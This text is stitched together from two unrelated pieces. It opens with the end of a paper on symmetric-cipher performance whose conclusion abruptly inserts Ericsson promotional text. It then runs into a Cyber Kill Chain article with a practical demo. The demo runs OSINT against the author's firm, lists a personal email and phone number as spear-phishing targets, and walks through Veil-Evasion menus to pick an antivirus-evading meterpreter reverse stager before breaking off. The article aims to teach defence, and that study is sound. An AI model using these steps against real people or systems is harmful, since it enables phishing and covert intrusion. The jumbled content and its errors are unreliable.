Also in case of RC6, the three different key sizes possible i.e., 128-bit, 192-bit and 256-bit keys. In case of RC6  higher key size leads to clear change in the battery and time consumption.




Figure 2: Throughput of each encryption algorithm (Megabyte/Sec)




Figure 3: Throughput of each decryption algorithm (Megabyte/Sec

## Conclusions

Concerns about security and privacy now rank among the ICT industry's top priorities. For Ericsson, overcoming these concerns is a non-negotiable element of the Networked Society. The world is heading in the direction of comprehensive protection of data, where encryption techniques are not just reserved for access networks, but are applied across the entire communication system. This, together with new, more complex communication services places new demands on cryptography technology**.**

New cryptographic algorithms such as AEAD and ECC overcome the performance and bandwidth limits of their predecessors, in several cases offering improvements of several orders of magnitude. On the protocol side, TLS 1.3 and QUIC significantly reduce latency, as they require fewer round trips to set up secure communications.

Homomorphic encryption may create new business opportunities for cloud-storage providers. Should quantum computers become a reality, the future challenge will be to replace many established algorithms and cryptosystems. Ericsson has a deep understanding of applied cryptography, its implications, and the opportunities it presents for the ICT industry. We actively use this knowledge to develop better security solutions in standardization, services, and products, well in advance of their need in the world.

This paper presents a performance evaluation of selected symmetric encryption algorithms. The selected algorithms are AES, DES, 3DES, RC6, Blowfish and RC2.

Several points can be concluded from the Experimental results. Firstly; there is no significant difference when the results are displayed either in hexadecimal base encoding or in base 64 encoding. Secondly; in the case of changing packet size, it was concluded that Blowfish has better performance than other common encryption algorithms used, followed by RC6. Thirdly; It is found that 3DES still has low performance compared to algorithm DES. Fourthly: It is found RC2, has disadvantage over all other algorithms in terms of time consumption. Fifthly: It is found AES has better performance than RC2, DES, and 3DES. In the case of audio and video files It is found the result as the same as in text and document. Finally, in the case of changing key size, it can be seen that higher key size leads to clear change in the battery and time consumption.

## REFERENCES:

1. Gigaom Research, 2014, Data privacy and security in the post-snowden era PERC, 2015, Secure Real-time Transport Protocol (SRTP) for Cloud Services.
2. PERC, 2015, Secure Real-time Transport Protocol (SRTP) for Cloud Services, available at: https://tools.ietf.org/html/draft-mattsson-perc-srtp-cloud
3. M. S. Hwang and C. Y. Liu, \Authenticated encryp-tion schemes: current status and key issues," *Inter-national Journal of Network Security*, vol. 1, no. 2, pp. 61-73, 2005.
4. M. H. Ibrahim, \A method for obtaining deni-able public-key encryption," *International Journal of Network Security*, vol. 8, no. 1, pp. 1-9, 2009.
5. M. H. Ibrahim, \Receiver-deniable public-key en-cryption," *International Journal of Network Secu-rity*, vol. 8, no. 2, pp. 159-165, 2009.
6. P. Ding, \Central manager: A solution to avoid de-nial of service attacks for wreless LANs," *Interna-tional Journal of Network Security*, vol. 4, no. 1, pp.35-44, 2007.
7. Hardjono, *Security In Wireless LANS And MANS*, Artech House Publishers, 2005.
8. P. Ruangchaijatupon, and P. Krishnamurthy, \En-cryption and power consumption in wireless LANs-N," *The Third IEEE Workshop on Wireless LANs*,pp. 148-152, Newton, Massachusetts, Sep. 27-28,2001.
9. D. Coppersmith, \The data encryption standard (DES) and its strength against attacks," *IBM Jour-nal of Research and Development*, pp. 243 -250, May 1994.
10. J. Daemen, and V. Rijmen, \Rijndael: The advanced encryption standard," *Dr. Dobb's Journal*, pp. 137-139, Mar. 2001.
11. N. E. Fishawy, \Quality of encryption measurement of bitmap images with RC6, MRC6, and rijndael block cipher algorithms," *International Journal of Network Security*, pp. 241-251, Nov. 2007.
12. B. Schneier, *The Blow¯sh Encryption Algo-rithm*, Retrieved Oct. 25, 2008. (http://www.schneier.com/blow¯sh.html)
13. W. Stallings, *Cryptography and Network Security*,Prentice Hall, pp. 58-309, 4th Ed, 2005.
14. R. Chandramouli, \Battery power-aware encryption," *ACM Transactions on Information and System Security (TISSEC)*, vol. 9, no. 2, pp. 162-180,May 2006.
15. K. McKay, *Trade-o®s between Energy and Security in Wireless Networks Thesis*, Worcester Polytechnic Institute, Apr. 2005

16. Proceedings of the 23rd ACM,2011, CryptDB: Protecting confidentiality with encrypted query processing, abstract available at: http://dl.acm.org/citation.cfm?id=2043566
17. Ericsson, 2015, Encryption Performance Improvements of the Paillier Cryptosystem, available at: https://eprint.iacr.org/2015/864.pdf
18.National Security Agency, 2009, Cryptography Today, available at: https://www.nsa.gov/ia/programs/suiteb_cryptography/
19. IACR, Keyless Signatures' Infrastructure: How to Build Global Distributed Hash-Trees, available at: https://eprint.iacr.org/2013/834.pdf
20.P. Ruangchaijatupon, and P. Krishnamurthy, \Encryption and power consumption in wireless LANs-N," *The Third IEEE Workshop on Wireless LANs*,pp. 148-152, Newton, Massachusetts, Sep. 27-28, 2001.
21.S. Hirani, *Energy Consumption of Encryption Schemes in Wireless Devices Thesis*, University of Pittsburgh, Apr. 9,2003, Retrieved Oct. 1, 2008. (http://portal.acm.org/citation.cfm?id=383768)
22. A. Nadeem, \A performance comparison of data encryption algorithms," IEEE Information and Communication Technologies, pp. 84-89, 2006.
23. Results of Comparing Tens of Encryption Algorithms Using Di®erent Settings-Crypto++Benchmark, Retrieved Oct. 1, 2008. (http://www.eskimo.com/ weidai/ benchmarks.html)
24. A. A. Tamimi, Performance Analysis of Data Encryption Algorithms, Retrieved Oct. 1, 2008. (http://www.cs.wustl.edu/»jain/cse567-06/ftp/encryption perf/index.html)
25. K. McKay, Trade-o®s between Energy and Security in Wireless Networks Thesis, Worcester Polytechnic Institute, Apr. 2005.

Scientific and Practical Cyber Security Journal (SPCSJ) 3(1): 29-44 ISSN 2587-4667 Scientific Cyber Security Association (SCSA)

# THE ANATOMY OF A CYBER ATTACK: DISSECTING THE CYBER KILL CHAIN (CKC)

**Faisal Ali Garba**
**Department of Computer Science Education,**
**Sa'adatu Rimi College of Education, Kano, Nigeria**
**Phoenyx Academy**

**ABSTRACT.** Cyber-attacks is on continuous rise. Many organization's information systems have been compromised and their data stolen. Yet the number of Internet users is on the raise daily. The users are exposed to various cyber attacks of various types ranging from phishing, ransomware, cyber bullying, blackmailing and many more. This paper investigates in detail in to the various steps cyber attackers follow to attack and compromise a system. A theoretical review of the steps is presented and a practical demonstration of the steps presented. This paper will be very beneficial in understanding how cyber attack is conducted. This will help in planning defensive controls to curtail the attacks.

**KEYWORDS**: cyber attacks, cyber kill chain, hacking, vulnerability, exploit

According to Panda (n.d.), from the Cyber Kill Chain (CKC) we learn that we have the ability to stop the attacker at any step of the CKC, but the attacker has to complete all the seven steps to attain success. The CKC therefore, gives us a better understanding of the attackers and their methodology so as to have a more effective defense (Panda, n.d.). The CKC has been used for many years by the United States Department of Defence (DoD) in both cyber defence and in the battle fields (Al-Mohannadi et al., 2016). Cyber attack is any type of offensive exercise aimed at computer information systems, infrastructures, computer networks or personal computer devices (Panda, n.d.). The cyber attackers might be outsiders or insiders. Attackers classified as outsiders include terrorists, nation states, hacktivists and cyber criminals. Attackers classified as insiders are the disgruntled employees. To perform unauthorized or unintended actions, an attacker exploit a weakness referred to as a vulnerability in a computer system. The sequence of commands that takes advantage of a vulnerability to result in an unintended behaviour in a computer system is referred to as a vulnerability (Panda, n.d.).

## THE CYBER KILL CHAIN

The CKC is a model aimed at illustrating cyber attacks in order to develop incident response and analysis capacity (Yadav and Rao, 2015). A mnemonic has been proposed to help easily identify the steps of the cyber kill chain: **R**eal **W**omen **D**ate **E**ngineers **I**n **C**ommando **A**rmour, with the initials representing the seven steps of the Cyber Kill Chain.

### Reconnaissance

This is a stage of target selection, researching organization's details, information on technology choices, social network activity and mailing lists (Panda, n.d.). During these stage the attackers are trying to find out which attack methods will be most effective against their target. Reconnaissance is classified into active reconnaissance and passive reconnaissance. In active reconnaissance, the attacker directly engages the network in order to find vulnerabilities that he/she could use for his/her attack. Active reconnaissance is usually done by scanning the ports of a host on the target network to discover open ports and the services that these ports are running (Active Reconnaissance, 2012).

A good firewall with a correctly configured Access Control List (ACL) that will limit the exposure of ports and services to the Internet is the simplest way to stop most port scans (Active Reconnaissance, 2012). Intrusion Prevention System (IPS) could be deployed to spot port scanning and put it off before the attacker could gather much information about the target (Chris Velazquez, 2015). Hutchins et al., (2010) have defined passive reconnaissance as an effort to gather information about a target network without actively enagaging with the target. Passive reconnaissance is usually achieved with Open Source Intelligence (OSINT) tools. These include the use of the target's website, social media and job recruitments sites. A social media profile of an employee can provides tons of information about the technologies used by target organization that could help an attacker to prepare for his/her attack against the target organization (Czumak, 2014). The information gathered during this stage becomes very much handy in designing and delivering a payload (Yadav and Rao, 2015).

### Weaponization

A payload that will be delivered to meet the objectives of the attacker is obtained during this stage (Hutchins et al., 2010). The attacker tries to gather as much information as possible during the reconnaissance stage which the attacker now utilizes to prepare the right payload the attacker could deploy to attack the target (Velazquez, 2015). Weaponization could be achieved through web application exploitation, commodity or customized malware which has been prepared using an opportunistic or detailed information about the target (Panda, n.d.). A deliverable payload is prepared by pairing a Remote Access Trojan (RAT) with an exploit (Yadav and Rao, 2015). The RAT is made up of two parts: the client part and the server part. The client is the part of the RAT that is delivered to the target to executes and create a network connection with the C & C infrastructure. The client receives command from the C & C server, executes the command and returns the result. The sever aspects sits in the C & C system to display result obtained from the client part and issue command to the client (Yadav and Rao, 2015). Using the system/software vulnerabilities to deliver and executes the RAT, the exploit serves as a carrier for the RAT. RAT could be embedded in a legitimate software, delivered through social engineering, or presented as a genuine image, audio/video files.

### Delivery

The most realistic and efficient way, example e-mail, USB device or watering hole is utilized to send the selected payload (Velazquez, 2015). The delivery of the payload can either be target-initiated example the target opening a malicious PDF file or attacker-initiated for example the attacker using SQL injection attack or compromising a network service (Panda, n.d.). The delivery stage provides the first opportunity defenders could use technology to mitigate attacks

(Velazquez, 2015). Using Network Intrusion Detection like Surricata (NIDS) and Host Intrusion Detection (HIDS). According to Clarke (2017), the most thriving technique of sending payload into an organization is with the use of e-mail.  E-mail URL scanners could be use to protect from links that could lead to malicious websites (Velazquez, 2015). Another common method used by attackers to gain entry into an organization is through drive-by-downloads. Instead of being completely self-contained, most drive-by-downloads attacks uses malware distribution networks. The exploit code is hosted on a separate web server achieved using a compromised web page using a method like inserting a URL in malicious script code. User interactions like downloading and executing malicious files or visiting malicious web pages on the Internet is necessarily in most cyber attacks. Exploiting network devices or services like CVE-2014-3306 and CVE-2014-9583 are some attacks that could occur without user interactions. Using paid anonymous services, compromised websites, and compromised email accounts many attacks occurred anonymously (Yadav and Rao, 2015).

## Exploitation

In the exploitation stage, the attacker's payload is triggered on the target system (Yadav and Rao, 2015). The malicious payload compromises the computer device in order to gain a foothold in the environment (Panda, n.d.). According to Yadav and Rao, (2015), the exploit must match the operating system/software version and upgrade status and it must be able to evade any form of antivirus or any security control. Upon successful execution, the payload will reconnect to the C & C part and awaits further instructions. Prepared using vulnerabilities in software known as CVE, exploit is the most significant part of the CKC (Yadav and Rao, 2015).

## Installation

In the installation stage, a malware is installed on the victim's computer. Prior to infecting the victim's computer, the payload will either be executed by the victim or the payload may automatically executes itself (Al-Mohannadi, et al., 2016). The malicious payload is installed and persistence is maintained (Yadav and Rao, 2015). Modern malware utilizes droppers and downloaders to deliver the malware modules in a complicated manner. A program that installs and run the malware on target system is known as a dropper. Downloaders on the otherhand, does not contain the central malicious components but instead connects to a remote repository to download the core components (Yadav and Rao, 2015).

## Command & Control

The attacker creates a C & C channel as an entrance to the internal assets of the victim using the installed malware. The attacker is now in control of the victim's machine at this stage (Al-Mohannadi, et al., 2016). The attacker uses the C & C channel to tell the compromised machine what to do next and what information to gather (Panda, n.d.). The C & C channel can be centralized or peer-to-peer decentralized structure. In the centralized structure, a central server is used to command and control compromised machines. In peer-to-peer decentralized architecture infected machines are used as nodes and each node is responsible for only a subset of the of the total bots in the botnets. Some of the techniques used by malware to achieve unobservable anonymous communication channel include the use of Internet Relay Chat (IRC), use of TCP/HTTP/FTP protocols, steganography and the use of The Onion Router (TOR) (Yadav and Rao, 2015). The use of DNS fast flux, DNS as a medium and Domain Generation Algorithm (DGA) are some of the ways malware authors use to hide their C & C server from detection.

### Act on Objectives

The objective of the attack might be mass attack or targeted attack. The aim of mass attack is to attack as many targets as possible with the aim of recruiting them into a botnet for DDoS attack or credentials harvesting (Yadav and Rao, 2015). In targetted attacks, data exfiltration or credentials harvesting are usually the motive. If the motive is destructive in however, the attackers may crash the system drive, device drivers or make the CPU uses its maximum capacity for extended period of time to damage the processor hardware (Yadav and Rao, 2015). Using screen captures, key stroke monitoring, password cracking, monitoring network traffic for credentials, gathering sensitive contents and documents are some of the methods deployed to gather data (Panda, n.d.).

## THE PRACTICAL DEMONSTRATIONS

### Reconnaissance

For illustration purpose we are going to make use of a tool called Maltego to conduct a passive reconnaissance on our target. Our target is Cyberforce Pentest Ltd, which is a company I and my friends formed. Going to the Cyberforce Pentest Ltd, we were able to grab an e-mail: contact@cyberforcepentest.com. Starting from that single email, we were able to grab a lot of information.




Figure 1: Email Entity on Maltego

First we have established that the email is associated with the domain: cyberforcepentest.com which have already known in Figure 1.




Figure 2: Found a Person and Phone Number using Maltego

The domain cyberforcepentest.com is associated with person entity and phone number as seen in Figure 2.




Figure 3: The Person is Associated with a Twitter Account

From Figure 3, we can see that the person entity also has a Twitter handle which we can further investigate to mine for more data.




compliance@ownregistrar.com
alifa2try@gmail.com
+91 22 6142 6042
DNS
webmail.cyberforcepentest.com
DNS
ftp.cyberforcepentest.com

Figure 4: Email Associated with cyberforcepentest.com domain

Figure 4 also show us another email address of interest: alifa2try@gmail.com. We can now use this email address alifa2try@gmail.com to deliver our spear phishing email.

### Weaponization


We are going to make use of Veil to create a backdoor. Metasploit payloads that bypasses common antivirus solutions are generated using Veil (Veil, n.d.). Developed by H. D. Moore in 2003, Metasploit Framework is an open source attack framework. Metasploit offer useful information to people who perform penetration testing, Intrusion Detection System (IDS) signature development and exploit research.



```
                          Veil | [Version]: 3.1.11
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

Main Menu

        2 tools loaded

Available Tools:

        1)      Evasion
        2)      Ordnance

Available Commands:

        exit                    Completely exit Veil
        info                    Information on a specific tool
        list                    List available tools
        options                 Show Veil configuration
        update                  Update Veil
        use                     Use a specific tool

Veil>: 
```


Figure 5: Veil-Framework on Kali Linux 2019

We are going to use the first tool Evasion to generate our payload. In Figure 2, we can see that Veil Evasion has 41 payloads. To list the Viel Evasion payloads, we issue the command "list".



```
        2)      Ordnance

Veil>: use 1
================================================================================
                                   Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

Veil-Evasion Menu

        41 payloads loaded

Available Commands:

        back                    Go to Veil's main menu
        checkvt                 Check VirusTotal.com against generated hashes
        clean                   Remove generated artifacts
        exit                    Completely exit Veil
        info                    Information on a specific payload
        list                    List available payloads
        use                     Use a specific payload

Veil/Evasion>: 
```


Figure 6: Veil Evasion Menu



```
        5)      c/meterpreter/rev_http.py
        6)      c/meterpreter/rev_http_service.py
        7)      c/meterpreter/rev_tcp.py
        8)      c/meterpreter/rev_tcp_service.py

        9)      cs/meterpreter/rev_http.py
        10)     cs/meterpreter/rev_https.py
        11)     cs/meterpreter/rev_tcp.py
        12)     cs/shellcode_inject/base64.py
        13)     cs/shellcode_inject/virtual.py

        14)     go/meterpreter/rev_http.py
        15)     go/meterpreter/rev_https.py
        16)     go/meterpreter/rev_tcp.py
        17)     go/shellcode_inject/virtual.py

        18)     lua/shellcode_inject/flat.py

        19)     perl/shellcode_inject/flat.py

        20)     powershell/meterpreter/rev_http.py
        21)     powershell/meterpreter/rev_https.py
        22)     powershell/meterpreter/rev_tcp.py
```

Figure 7: Veil Evasion Payload Types


We are going to be using the 15th payload which is the: go/meterpreter/rev_https.py. This payload is created using the Go programming language. Meterpreter is the type of the payload. Meterpreter payload runs in the memory and allows us to migrate to normal process running on the computer to avoid detection. It also doesn't leave a lot of footprint. The payload will also use rev_tcp.py that is it will use the tcp protocol to create a reverse connection back to our attacking computer. This will enable us to bypass antivirus and unsuspecting since it uses an innocuous protocol tcp and will work even if the victim computer is behind a firewall.



```
Veil/Evasion>: use 15
===============================================================================
                                  Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 Payload Information:

        Name:           Pure Golang Reverse HTTPS Stager
        Language:       go
        Rating:         Normal
        Description:    pure windows/meterpreter/reverse_https stager, no
                        shellcode

Payload: go/meterpreter/rev_https selected

 Required Options:

Name                    Value           Description
----                    -----           -----------
BADMACS                 FALSE           Check for VM based MAC addresses
